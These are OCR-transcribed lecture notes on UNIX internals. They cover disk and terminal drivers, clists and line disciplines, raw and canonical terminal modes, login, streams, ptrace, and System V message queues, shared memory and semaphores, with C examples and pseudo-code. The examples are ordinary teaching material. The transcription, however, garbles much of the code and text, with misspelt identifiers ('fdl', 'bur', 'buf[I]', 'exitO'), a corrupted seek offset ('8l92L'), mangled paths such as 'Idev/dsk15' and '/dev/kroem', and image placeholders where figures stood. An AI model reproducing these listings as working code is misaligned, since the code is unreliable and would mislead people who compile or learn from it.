The kernel can transmit data directly between address space and the device, or device drivers may buffer data internally e.g. terminal drivers use clist to buffer data.
- memory mapped - status registers
- programmed I/O - execute instructions
- direct memory access (DMA) - used for bulk data transfer in parallel to CPU operations.
- transfer data between device and user's address space faster (one less copy, no kernel buffers).

• Strategy interface

To transmit data between the buffer cache and a device. The process must be locked in memory until the I/O transfer is complete.

• ioctl(fd, command, arg)

Device specific

• Interrupt handlers

Many physical devices can be associated with one interrupt vector entry, the driver must be able to resolve which device caused the interrupt.

Disk Drivers

Partitioning the disk into sections, means that some sections can be read-only, some read-write, and some unmounted (no access)

Section	Name	Start Block	Length in Blocks
0	0s0	0	64000
1	0s1	64000	192000
2	0s2	256000	256000
3	0s3	0	512000

Sections may overlap, but file systems must not.

```
$ ls -1 Idev/dsk15 Idev/rdsk15
br------- 2 root root 0,21 Feb 12 15:40
/dev/dsk15
crw-rw--- 2 root root 7,21 May 7  09:29
/dev/rdsk15
```

The kernel loops internally 4 times to read 4096 bytes

Programs that read and write the disk directly can destroy the consistency of the file system data. Therefore "fsck" should not run on active file system.

```
#include "fcntl.h" #include <stdio.h>
main()
{
    char buf1[4096], buf2[4096];
    int fdl, fd2, i;

    if (((fdl =open("/dev/dsk5", O_RDONLY)) == -1) ||
        ((fd2=open("/dev/rdsk5", O_RDONLY)) == -1))
    {
            printf("failure on open\n");
            exit();
    }
    lseek(fdl, 8192L, 0);
    lseek(fd2, 8l92L, 0);
    if ((read(fdl, bufl, sizeof(buf1)) == -1) ||
     (read(fd2, buf2, sizeof(buf2)) == -1))
    {
            printf("failure on read\n");
            exit(0);
    }

        for (i = 0; i < sizeof(buf1); i++)
      if (buf[I] != buf2[i])
      {
            printf("different at offset %d\n", i);
            exit(0);
              }
    printf("reads match\n");
}
```

Figure 31. Reading Disk Data - block & raw interface

Terminal Drivers
- Internally implement a "line discipline" which interprets the users' I/O.
- In "canonical" mode, the line discipline converts the "raw" sequences typed by the user to a canonical form (what the user meant) before sending them to the user process.
- In "raw" mode, the line discipline passes data between the process and the user without conversion.

Functions of the Line Discipline
- Parse input strings into lines.
- Process "erase" (backspace-type) characters.
- Process a "kill" character (all of present line).
- Echo received characters.
- Expand output *e.g.*: tab spaces
- Generate signals *e.g.*: user hitting the interrupt key.
- Allow a "raw" mode.




Figure 32. Data Sequence and Data Flow through Line Dicsipline

Terminal I/O is buffered
- Line disciplines manipulate "clists" (character list).

- Variable length linked list of CBlocks with a count of the number of characters on the list.

- CBlock contains:
  - Pointer to next CBlock on list
  - Character array
  - Start & end offsets for data

Next Ptr	Start Offset	End Offset	Character Array 0123456 ...
	7	14	garbage ...

Kernel manages Clists and CBlocks
- Keeps a list of free CBlocks
  A Cist is a variable linked list of Cblocks
- Can do the following:
  1. Assign a free CBlock to a driver
  2. Return a CBlock to the free list
  3. Retrieve first character from a Clist (null if none)

4. Put a character on the end of a Clist (allocates a new CBlock if needed).
5. Remove a group of characters from the beginning of a Clist one CBlock at a time.
6. Can place CBlock of characters onto the end of a Clist

Figure 33. Removing characters from a Clist





Figure 34. Placing characters on a Clist



Terminal Driver Data Structures
- Output Clist
- 'raw' input Clist
- 'cooked' input Clist

Canonical Mode

```
algorithm terminal write
{
    while (more data to be copied from user space)
    {
        if (tty flooded with output data)
        {
                start write operation to hardware with data on output clist;
                sleep (event: tty can accept more data);
                continue;                       /* back to while loop */
        }
        copy cblock size of data from user space to output clist:
        line discipline converts tab characters, etc;
    }
start write operation to hardware with data on output clist;
}
```

Figure 35. Writing Data to a Terminal

If number of characters on output clist becomes greater than a high-water mark, the line discipline calls driver procedures to transmit the data on the output clist to the terminal and puts the writing process to sleep.

When the amount of data on the output clist drops below a low-water mark, the interrupt handler awakens all processes asleep on the event, the terminal can accept more data.

When multiple processes write out to a terminal, garbled output results but this is normally permitted.

```
char form[ ] - "this is a sample output string from child ";
main()
{
char output[128];
int i;
        for (i = 0; i < 18; i++)
        {
                switch (fork())
                {
                case -1:            /* error --- hit max procs */
                        exit();
                default:            /* parent process */
                        break;
                 case 0:            /* child process */
                        /* format output string in variable output */
                        sprintf(output, "%s%d\n%s%d\n", form, i, form, i);
                        for (;;)
                        write(1, output, sizeof(output));
                }
        }
}
```

Figure 36. Flooding Standard Output with Data

- Standard CBlock size is 64 bytes
- A Read may request N characters but get M characters

```
algorithm terminal_read
{
        if (no data on canonical clist)
        {
                while (no data on raw clist)
                 {
                        if (tty opened with no delay option)
                                return;
                        if (tty in raw mode based on timer and timer not active)
                                arrange for timer wakeup (callout table);
                                sleep (event: data arrives from terminal);
                }

                if (tty in raw mode)          /* there is data on raw clist */
                        copy all data from raw c1ist to canonical c1ist;
                else                          /* tty is in canonical mode *'
                {
                        while (characters on raw clist)
                        {
                                copy one character at a time from raw c1ist to canonical clist:
                                do erase, kill processing;
                                if (char is carriage return or end-of-file)
                                        break;          /* out of while loop */
                        }
                }
        }
        while (characters on canonical list and read count not satisfied)
                copy from cblocks on canonical list to user address space;
}
```

Figure 37. Algorithm for Reading a Terminal

If no data is currently on either input clist, the reading process sleeps until the arrival of a line of data.

When data is entered, the terminal interrupt handler invokes the line discipline interrupt handler, which places the data on the raw clist for input to reading processes and on the output clist for echoing back to the terminal.

Character processing in input and output directions is asymmetric, two input clists and one output clist.

The use of two input clists means that the interrupt handler can simply dump characters onto the raw clist and wakeup up reading processes, which properly incur the expense of processing input data.

The interrupt handler puts input characters immediately on the output clist, so that the user sees the typed character with minimal delay.

```
char input[256];
main()
{
        register int i;
        for (i = 0; i < 18; i++)
        {
                switch (fork())
                {
                case -1:        /* error */
                        printf("error cannot fork\n");
                        exitO;
                default:        /* parent process * /
                        break;
                case 0:         /* child process */
                        for (;;)
                        {
                                read(0, input, 256);        /* read line */
                                printf("%d read %s\n", i, input);
                        }
                }
        }
}
```

Figure 38. Contending for Terminal Input Data

The processes will spend most of their time sleeping in terminal_read, waiting for input data.

Intelligent terminals "cook" their input in the peripheral, freeing CPU for other work.

Raw Mode

Raw mode is important for screen oriented applications.

```
#include <signal.h>
#include <termio.h>
struct termio savetty;
main()
{
        extern void sigcatch();
        struct termio newtty;
        int nrd;
        char buf[32];
        signal(SIGINT, sigcatch);
        if (ioctl(0, TCGETA, &savetty) == -1)
        {
                printf("ioctl failed: not a tty\n");
                exit(0);
        }
        newtty = savetty;
        newtty.c_lflag  &= ~ICANON;      /* turn off canonical mode */
        newtty.c_lflag &= ~ECHO;
        /* turn off character echo */
        newtty.c_cc[VMIN] = 5;           /* minimum 5 chars */
        newtty.c_cc[VTIME] = 100;        /* 10 see interval */
        if (ioctl(0, TCSETAF, &newtty) == -1)
        {
                printf("cannot put tty into raw mode\n");
                exit(0);
        }
        for (;;)
        {
                nrd = read(0, buf, sizeof(buf));
                buf[nrd] = 0;
                printf("read %d chars '%s'\n", nrd, bur);
        }
}
void sigcatch();
{
        ioctl(0, TCSETAF, &savetty);
        exit(0);
}
```

Figure 39. Raw Mode - Reading 5 character Bursts

```
#include <fcntl.h>
main()
{
        register int i, n; int fd;
        char buf[256];
        /* open terminal read-only with no-delay option */
        if ((fd=open("/dev/tty", O_RDONLY | O_NDELAY)) == -1)
                exit(0);
        n = 1;
        for (;;)                /* for ever */
        {
                for (i = 0; i < n; i++)
                        ;
                if (read (fd, bur, sizeof(buf)) > 0)
                {
                        printf("read at n %d\n", n);
                        n--;
                }
                else    /* no data read; returns due to no-delay */
                        n++;
        }
}
```

Polling

- Can "poll" terminals by opening with no-delay, etc. but processing intensive.
- BSD system has a select system call

`select (nfds, rfds, wfds, efds, timeout)`

`nfds` = number of file descriptors

`rfds, wfds, efds` = bit masks (read, write, exceptions)

`timeout` = how long to wait

Figure 40. Polling a Terminal

Control Terminal
Terminal on which the user logs into the system.
When a user presses DELETE, BREAK, RUBOUT, QUIT keys the interrupt handler invokes the line discipline, which sends a signal to all processes in the control process group.

Indirect Terminal Drivers
`/dev/tty` - current terminal
`/dev/console` - console device

Login

```
algorithm login             /* procedure for logging in */
{
        getty process executes:
        set process group (setpgrp system calO;
        open tty line;      /* sleeps until opened */
        if (open successful)
        {
                exec login program:
                prompt for user name;
                turn off echo, prompt for password;
                if (successful)     /* matches password in letclpasswd */
                {
                        put tty in canonical mode (ioctl);
                        exec shell;
                }
                else
                        count login attempts, try again up to a point;
        }
}
```

Figure 41. Loggin in

Streams
- different drivers tend to duplicate functionality
- a full-duplex connection between a process and a device driver
- a set of linear linked queue pairs, one for input and one for output

Each queue contains:
- open procedure
- close procedure
- put - to pass message into queue
- service - to execute queue
- pointer to next queue in stream
- pointer to list of messages awaiting service
- pointer to private data structure - maintains state of queue
- flags - high and low water marks - flow control




Figure 42. A Stream after Open




Figure 43. Pushing a Module onto a Stream




Figure 44. Windowing VT on Physical Terminal

```
/* assume file descriptors 0 and 1 already refer to physical tty */
for (;;)            /* loop */
{
        select (input);                 /* wait for some line with input */
        read input line;
        switch (line with input data)
        {
        case physical tty:              /* input on physical tty line */
                if (control command)    /* e.g. create new window */
                {
                        open a free pseudo-tty;
                        fork a new process:
                        if (parent)
                        {
                                push a msg discipline on mpx side;
                                continue;       /* back to for loop */
                        }
                        /* child here */
                        close unnecessary file descriptors;
                        open other member of pseudo-tty pair, get stdin, stdout, stderr;
                        push tty line discipline;
                        exec shell;             /* looks like virtual tty */
                }
                /* "regular" data from tty coming up for virtual tty */
                demultiplex data read from physical tty,
                strip off  headers and write to appropriate pty;
                continue;       /* back to for loop */
        case logical tty:       /* a virtual tty is writing a window */
                encode header indicating what window data is for;
                        write header and data to physical tty;
                continue;       /* back to for loop */
        }
}
```

Figure 45. Pseudo-code for Multiplexing Windows

11. INTERPROCESS COMMUNICATION

What are the limitations of the following?
- Pipes
- Named pipes
- Signals via kill

System V IPCs:
- messages
- shared memory
- semaphores

BSD sockets

Process Training
A debugger process, such as sdb, spawns a process to be traced and controls its execution with `ptrace` system call.

```
if ((pid = fork()) == 0)
{
   /* child -traced process */
   ptrace(0, 0, 0, 0);
   exec("name of traced process here");
}

for (;;) /* debugger process continues here */
{
   wait((int *) 0);
   read(input for tracing instructions)
   ptrace(cmd, pid, addr, data);
   if (quiting trace)
   break;
}
```

- ptrace

`cmd` = reading data, writing data, resuming execution
`pid` = process ID of traced process
`addr` = virtual address to be read/written in child
`data` = integer value to be written

```
/* ------------------------------------ */
/* trace */
int data[32];
main()
{
   int i;
   for (i=0; i<32; i++)
      printf("data[%d]=%d\n", i, data[i]);
   printf("ptrace data addr 0x%x\n", data);
}

/* ------------------------------------ */
/* debug */
#define TR_SETUP  0
#define TR_WRITE  5
#define TR_RESUME 7
int addr;
main(int argc, char *argv[])
{
   int i, pid;
   scanf(argv [1], "%x", &addr);
   if ((pid = fork ()) == 0)
```

```
   {
      ptrace(TR_SETUP, 0, 0, 0);
      execl ("trace", "trace", 0);
      exit(0) ;
   }
   for (i=0; i<32; i++)
   {
      wait ( (int *) 0);
      /* write value of i into addr in proc pid */
      if (ptrace(TR_WRITE, pid, addr, i) ==-1)
         exit(0);
      addr += sizeof(int);
   }
   /* traced process should resume execution */
   ptrace(TR_RESUME, pid, 1, 0);
}
```

Disadvantages:
- kernel must do 4 context switches to transfer a word of data between debugger and traced process
- debugger can only trace child processes
- debugger cannot trace a process that is already executing
- impossible to trace setuid programs

Alternatives:
- users identify processes by their PID and treat them as files in /proc.
- users can examine the process address space by reading the files, and set breakpoints by writing files

System V IPC

Messages	- allow processes to send formatted data streams
Shared Memory	- allow processes to share parts of their address space
Semaphores	- allow processes to synchronize execution

Share common properties:
- contains a table
- entry contains a numeric key
- "`get`" system call (`IPC_PRIVATE, IPC_CREAT, IPC_EXCL`)
- index = descriptor modulo (number of entries in table)
- IPC permissions similar to file permissions
- status information such as process ID, time of last access/update
- "control" system call to set/remove/query table entries

Message Queues

```
$ ipcs
IPC status from /dev/kroem as of Mon May 3 22:27:34 1993

T   ID      KEY         MODE        OWNER    GROUP
Message Queues:
q   2       0x4917ge95  --rw-rw-rw  root     root
q   3       0x4917dfe1  --rw-rw-rw  root     root
Shared Memory:
m   1       0x41441f56  --rw-rw-rw  root     root
m   2       0x41442f04  --rw-rw-rw  root     root
Semaphores:
s   0       0x41441f56  --ra-ra-ra
```

Creating a Message Queue

```
#include <sys/types.h>
#include <sys/ipc.h>
```

```
#include <sys/msg.h>
main ()
{
   int msqid;
   msqid = msgget((key_t)10, IPC_CREAT);
   printf("Message queue created with key %d\n", msqid);
}
```

```
$ipcs -q
IPC status from /dev/krnem as of Mon May 3 22:30:31 1993

T   ID      KEY             MODE          OWNER        GROUP
Message Queues:
q   0       0x0000000a      ----------    neville      staff
```

```
struct ipc_perm {
ushort uid; /* owners user id */
ushort gid;       /* owners group id */
ushort cuid;      /* creators user id */
ushort cgid;      /* creators group id */
ushort mode;      /* access modes */
ushort seq;       /* slot usage sequence nice number */
key_t key;        /* key; */
};

/* ------------------------------------ */
#include <sys/types.h>
#include <sys/ipc.h>
#include <sys/msg.h>

main ( )
{
   int msqid;
   key_t key = 32769;
   msqid = msgget(key, IPC_CREAT | IPC_EXCL);
   if (msqid < 0)
      perror ("msgget failed");
   else
      printf ("Message queue created with key %d\n", msqid);
}
```

```
$ipcrrn -q <id_number>
```

QUEUE PERMISSIONS

```
#include <sys/types.h>
#include <sys/ipc.h>
#include <sys/msg.h>

main()
{
   int msqid;
   key_t key = 15;
   msqid = msgget(key, IPC_CREAT | 0644);
   if (msqid < 0)
      perror("msgget failed");
   else
      printf ("Message queue created with key %d\n", msqid);
}
```

```
$ipcs -q
IPC status from /dev/krnem as of Mon May 3 22:30:31 1993
```

T	ID	KEY	MODE	OWNER	GROUP
Message Queues:					
q	0	0x0000000a	---------	neville	staff
q	1	0x0000000f	rw-r-r-	neville	staff

Queue Numbering System

```
#include <sys/types.h>
#include <sys/ipc.h>
#include <sys/msg.h>
#define PERMS 0666

main()
{
     int i, msqid;
     key_t key = 100;
     for (i=0; i<50; i++)
     {
          msqid = msgget(key, IPC_CREAT | PERMS);
          if (msqid < 0) {
             perror("msgget failed");
             exit(1);
          }
          printf("msqid = %d\n", msqid);
          if (msgctl(msqid, IPC_RMID, 0) < 0) {
             perror("msgctl failed");
             exit(1);
        }
     }
}
```

Whenever a message queue is created with the same name, the identifier value returned by `msgget()` is incremented by the maximum number of table entries that are held by the table, each time the entry is reused.

Message Queue Identifiers

KEY	1	2	3	4
100	0	50	100	150
200	1	51	101	151
300	2	52	102	152

Messages

```
msgqid = msgget(key, flag);
```

- pointers to first and last messages on linked list
- number of messages and total number of data bytes
- maximum number of bytes on linked list
- process ID of last processes to send and receive messages
- time stamps of last msgsnd, msgrcv, msgctl

```
msgsnd(msgqid, msg, count, flag);
```


`msgqid` = descriptor of message queue
`msg` = pointer to message structure
`count` = size of message
`flag` = action if it runs out of internal buffer space

algorithm **msgsnd** /* send a message */
input: (1) message queue descriptor
(2) address of message queue
(3) size of message
(4) flags
output: number of bytes sent
{

```
    check legality of descriptor, permissions;
    while (not enough space to store message)
    {
            if (flags specify not to wait)
                    return;
            sleep(until event enough space is available);
    }
    get message header;
    read message text from user space to kernel;
    adjust data structures;
    enqueue message header, message header points to data,
    counts, time stamps, process ID;
    wakeup all processes waiting to read message from queue;
}
```

- Data Structures for Message

Queue Header Message Headers Data Area



```
count = msgrcv(id, msg, maxcount, type, flag);
type = message type user wants to read
```

```
/* Client Process */
#include <sys/types.h>
#include <sys/ipc.h>
#include <sys/msg.h>
#define MSGKEY 75
struct msgform {
long mtype;
char mtext[256];
};

main() {
   struct msgform msg;
   int msgid, pid, *pint;

   msgid = msgget(MSGKEY, 0777);
   pid = getpid();
   pint = (int *) msg.mtext;
   *pint = pid;            /* copy pid into message text */
   msg.mtype = 1;
   msgsnd(msgid, &msg, sizeof(int), 0);
   msgrcv(msgid, &msg, 256, pid, 0);   /* pid is used as the msg type */
   printf("client: receive from pid %d\n", *pint);
}

/* Server Process */
#include <sys/types.h>
#include <sys/ipc.h>
#include <sys/msg.h>
#define MSGKEY 75
struct msgform {
long mtype;
char mtext[256];
```

```
};
int msgid;

main()
{
   extern cleanup();
   int i, pid, *pint;
   struct msgform msg;
   for (i=0; i<20; i++)
      signal(i, cleanup);
   msgid = msgget(MSGKEY, 0777 | IPC_CREAT);

   for (;;) {
      msgrcv(msgid, &msg, 256, 1, 0);
      pint = (int*) msg.mtext;
      pid = *pint;
      printf("server: receive from pid %d\n", pid);
      msg.mtype = pid;
      *pint = getpid();
      msgsnd(msgid, &msg, sizeof(int), 0);
   }
}

cleanup(){shmctl(msgid, IPC_RMID, 0); exit(0); }
```

algorithm **msgcrv** /* receive message */
input: (1) message descriptor
(2) address of data array for incoming message
(3) size of data array
(4) requested message type
(5) flags
output: number of bytes in returned message

```
    {
    check permissions:
    loop:
            check legality of message descriptor;
            /* find message to return to user */
            if (requested message type == 0)
    consider first message on queue;
            else if (requested message type> 0)
    consider first message on queue with given type:
            else /* requested message type < 0 */
    consider first of the lowest typed messages on queue,
    such  that its type is <= absolute value of requested type;
    if (there is a message)
    {
      adjust message size or return error if user size too small;
      copy message type, text from kernel space to user space;
      unlink message from queue;
      return:
    }
    /* no message */
    if (flags specify not to sleep)
       return with error:
    sleep(event message arrives on queue);
    goto loop:
}
```

```
msgctl(id, cmd, mstatbuf)
```

Shared Memory


Communicate directly by sharing virtual address space

`shmget` - creates a new region of shared memory or existing one

`shmat` - attaches a region to virtual address space of process
`shmctl` - manipulates parameters associated with shared memory

`shmid` = shmget(key, size, flag):

- size is number of bytes in region
- data in shared memory remains intact even when no processes include it as part of their virtual address space



`virtaddr` = shmat(id, addr, flags):

```
algorithm shmat                 /* attach shared memory */
input:          (1) shared memory descriptor
                (2) virtual address to attach memory
                (3) flags
output: virtual address where memory was attached
{
                check validity of descriptor, permissions;
    if (user specified virtual address)
    {
                round off virtual address, as specified by flags;
                check legality of virtual address, size of region;
    }
    else        /* user wants kernel to find good address */
                kernel picks virtual address; error if none available;
    attach region to process address space (algorithm attachreg);
    if (region being attached for first time)
                allocate page tables, memory for region algorithm growreg);
    return(virtual address where attached);
}
```

Where is the best place for shared memory?

```
/* ---------------------------------------- */
/* attaching shared memory twice to a process */
#include <sys/types.h>
#include <sys/ipc.h>
#include <sys/shm.h>
#define SHMKEY 75
#define K 1024
int shmid;

main()
{
   int i, *pint;
   char *addr1, *addr2;

   extern cleanup();
```

```
   for (i=0; i<20; i++)
         signal(i, cleanup);
   shmid = shmget(SHMKEY, 128*K, 0777 | IPC_CREAT);
   addr1 = shmat(shmid, 0, 0);
   addr2 = shmat(shmid, 0, 0);
   printf("addr1 0x%x addr2 0x%x\n", addr1, addr2);
   pint = (int *) addrl;

   for (i=0; i<256; i++)
         *pint++ = i;
   pint = (int *) addr1;
   *pint = 256;

   pint = (int * addr2;
   for (i=0; i< 256; i++)
         printf("index %d\tvalue %d\n", i, *pint++);

   pause();
}

cleanup(){shmctl(shmid, IPC_RMID, 0); exit(0); }
```

SEMAPHORES


allow processes to synchronize execution by doing a set of operations atomically. Before semaphores, a process would create a lock file.

- Dijkstra

two atomic operations P and V
P operation decrements the value of a semaphore
if its value is greater than 0
V operation increments its value

- value of semaphore
- process ID of last process to change semaphore
- number of processes waiting for semaphore value to increase
- number of processes waiting for semaphore value to equal 0

`semget` - create and gain access to a set of semaphores
`semctl` - control operations on the set
`semop` - manipulate values of semaphores




```
